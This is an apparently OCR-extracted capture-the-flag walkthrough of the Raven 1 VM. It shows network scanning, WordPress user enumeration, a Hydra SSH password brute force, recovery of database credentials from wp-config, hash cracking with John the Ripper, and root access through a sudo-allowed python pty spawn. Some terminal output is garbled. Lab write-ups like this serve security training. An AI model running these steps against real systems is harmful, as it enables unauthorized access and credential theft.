Find the IP address

first step is to get the IP of the machine, so we can run netdiscover or nmap. here I ran netdicover.

```
Currently scanning: Finished! | Screen View: Unique Hosts
17 Captured ARP Req/Rep packets, from 2 hosts. Total size: 1020
                                                  Len MAC Vendor / Hostname
                 At MAC Address
192.168.53.130 00:0c:29:09:48:2a 1 60 VMware, Inc.
192.168.53.2 00:50:56:e6:82:60 16 960 VMware, Inc.
```

command: netdiscover-r 192.168.53.130/24

now we know our target IP is 192.168.53.130


Port scan

now we need to do nmap scan to know what services are running.


```
MAC. Address: 00:00:129:09:46:2A (VMWare)
Device type: general purpose
Running: Linux 3.X|4.X
05 CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
05 details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
 TRACEROUTE
HOP RTT ADDRESS
1 0.87 ms 192.168.53.130
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
```

great!, here we have port 22 open and that means if we can find a username we can bruteforce the password.

we also have port 80 open, we need to have look at it. but before that I will run dirb on the background to find any interesting paths.



I ran burpsuite while browsing the website.



after analyzing response pages , I found first flag on service.html pages. flag1{b9bbcb33e11b80be759c4e844862482d}

here's dirb result.

command: dirb http://192.168.53.130

and there's something interesting in dirb and burbsuite result, we have a wordpress running! let's run wpscan, so we can obtain usernames or find vulnerable plugins.

```
1:~# wpscan --url 192.168.53.130/wordpress/ -e
                             V
               WordPress Security Scanner by the WPScan Team
Version 3.8.1
            Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.53.130/wordpress/ [192.168.53.130] [+] Started: Tue Feb 2 12:46:24 2021
Interesting Finding(s):
[+] Headers
     Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
     Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.53.130/wordpress/xmlrpc.php
     Found By: Direct Access (Aggressive Detection)
     Confidence: 100%
     References:
     - http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.53.130/wordpress/readme.html
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.53.130/wordpress/wp-cron.php
     Found By: Direct Access (Aggressive Detection)
     Confidence: 60%
     References:

    https://www.iplocation.net/defend-wordpress-from-ddos
    https://github.com/wpscanteam/wpscan/issues/1299

[*] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
   Found By: Emoji Settings (Passive Detection)
   - http://192.168.53.130/wordpress/, Match: '-release.min.js?ver=4.8.15'
   Confirmed By: Meta Generator (Passive Detection)
   - http://192.168.53.130/wordpress/, Match: 'WordPress 4.8.15'
[i] The main theme could not be detected.
[+] Enumerating Vulnerable Plugins (via Passive Methods)
```

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
-----> (330 / 330) 100.00% Time: 00:00:01
[i] No Timthumbs Found.
[i] No Config Backups Found.
[i] No Medias Found.
-----> (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Tue Feb 2 12:48:17 2021

[+] Requests Done: 3086

[+] Cached Requests: 25

[+] Data Sent: 840.593 KB

[+] Data Received: 702.605 KB

[+] Memory used: 239.035 MB

[+] Elapsed time: 00:01:52
```

Good!, we found two usernames!

now we need to use hydra to do the bruteforce.

I will use rockyou wordlist.

command: hydra-l michael-P rockyou.txt ssh://192.168.53.130

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-02 12:52:04

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking ssh://192.168.53.130:22/

[22][ssh] host: 192.168.53.130 login: michael password: michael

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 1 final worker threads did not complete until end.

[ERROR] 1 target did not resolve or could not be connected

[ERROR] 0 targets did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-02 12:52:32
```

now let's login via ssh.

```
root@keli:~# ssh michael@192.168.53.130
michael@192.168.53.130's password:
 The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
You have new mail.
Last login: Wed Feb 3 10:53:09 2021 from 192.168.53.128 michael@Raven:-fs cd /tmp michael@Raven:/tmp$ ls michael@Raven:/tmp$ dd /home/ michael@Raven:/tmp$ dd /home/ michael@Raven:/tmp$ sichael steven.
michael steven
michaelaRaven:/home$ cd steven/
michaelaRaven:/home/steven$ ls
michaelaRaven:/home/steven$ cd /
michaelaRaven:/$ ls
his host dev etc home initro
                                                       e initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinu:
bin boot dev etc hom
michael@Raven:/$ cd etc/
michael@Raven:/etc$ ls
                                                                                                        host.conf
hostname
hosts
hosts.allow
hosts.deny
idmapd.conf
                                                                                                                                                                                                                 rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rc.local
                                                    dbus-1
debconf.conf
debian_version
                                                                                                                                               libpaper.d
locale.alias
 adduser.conf
                                                                                                                                                                                                                                                       staff-group-for-usr-local
                                                                                                                                               locale.gen
localtime
                                                                                                                                                logcheck
login.defs
logrotate.conf
 alternative
analog.cfg
                                                                                                                                                                                   networks
                                                                                                                                                                                                                                                       sudoers
                                                                                                                                                                                   nsswitch.conf reportbug.conf
                                                                                                                                               machine-id
                                                                                                                                                                                                                                                      sysctl.conf
                                                     discover-modprobe.conf
                                                                                                          inputrc
                                                                                                                                                                                   pam.d
papersize
passwd
passwd-
 bindresvport.blacklist exim4
                                                                                                                                                                                                                    rsyslog.conf
                                                                                                                                                mailcap.order
mailname
                                                                                                                                               mail.rc
manpath.config
mime.types
mke2fs.conf
                                                                                                                                                                                                                    securetty
                                                                                                                                                                                                                                                       ucf.conf
                                                                                                         issue.net
kbd
kernel
 ca-certificates.conf
                                                                                                                                                                                  profile profile.d protocols
          ole-setup
                                                                                                                                                                                                                                                       updatedb.conf
consecron.d
cron.daily
cron.hourly
cron.monthly
                                                                                                                                               modprobe.d
modules
modules-load.d
motd
                                                                                                          ld.so.cache
                                                                                                                                                                                                                                                      wgetrc
X11
xdg
xml
                                                                                                                                                                                                                   shadow-
shells
                                                                                                          ld.so.conf
                                                                                                         libaudit.conf Muttrc
cron.weekly gtk-2.0 libaudit.conf Muttro michael@Raven:/etc$ cd /var/
michael@Raven:/var$ ls ls lock log mil opt rum spool mo michael@Raven:/var$ ls lock log mil opt rum spool mo michael@Raven:/var$ cd /www -bash: cd: /www: No such file or directory michael@Raven:/var$ wis flag2.txt michael@Raven:/var/www$ ls flag2.txt flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

after navigating through folders I found the second flag on var/www flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

let's take a look on html folder

```
michael@Raven:/var/www$ ls
flag2.txt michael@Raven:/var/www$ cd html/
michael@Raven:/var/www/html\s ls
about.html contact.php contact.pip contact.pip
```

here we found some html and php files and wordpress folder, let's take a look. let's look at the configuration file if there's sensitive information.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

[** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

okay! those are user and password for mysql database named wordpress! let's look at them.

here we found the password hashes for the two users , let's crack them using john the ripper. before that I found two flags on wp_posts!

```
flag3{afc01ab56b50591e7dccf93122770cd2} flag4{715dea6c055b9fe3337544932f2941ce}
```

now back to john!, we will save the hash in a file i named it hashsteven.

```
root@kal1:~# john hashsteven --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4×3])
No password hashes left to crack (see FAQ)
root@kal1:~# john hashsteven --show
?:pink84
1 password hash cracked, 0 left
```

now we have steven password let's login vis ssh.

Privilege Escalation

```
: # ssh steven@192.168.53.130
steven@192.168.53.130's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 3 10:49:55 2021 from 192.168.53.128
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ pwd
/home/steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User steven may run the following commands on raven:
   (ALL) NOPASSWD: /usr/bin/python
$ sudo /usr/bin/python -c "import pty;pty.spawn('/bin/bash');"
root@Raven:/home/steven# cd /
root@Raven:/# ls
bin dev home lib lost+f boot etc initrd.img lib64 media
                             lost+found mnt proc run srv tmp var
media opt root sbin sys usr vmlinuz
root@Raven:/# cd root/
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
I ___ \
11//_____
1 //_`\\//_\'_\
1 | \ \ C | | \ \ \ / _ / | | |
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
```

here I need to know which command steven can run in sudo .

command: sudo -l ok! we can use python.

 $command: sudo \ /usr/bin/python \ -c \ "import \ pty;pty.spawn('/bin/bash');"$

now we are root, and we got the fourth flag!

flag4{715dea6c055b9fe3337544932f2941ce}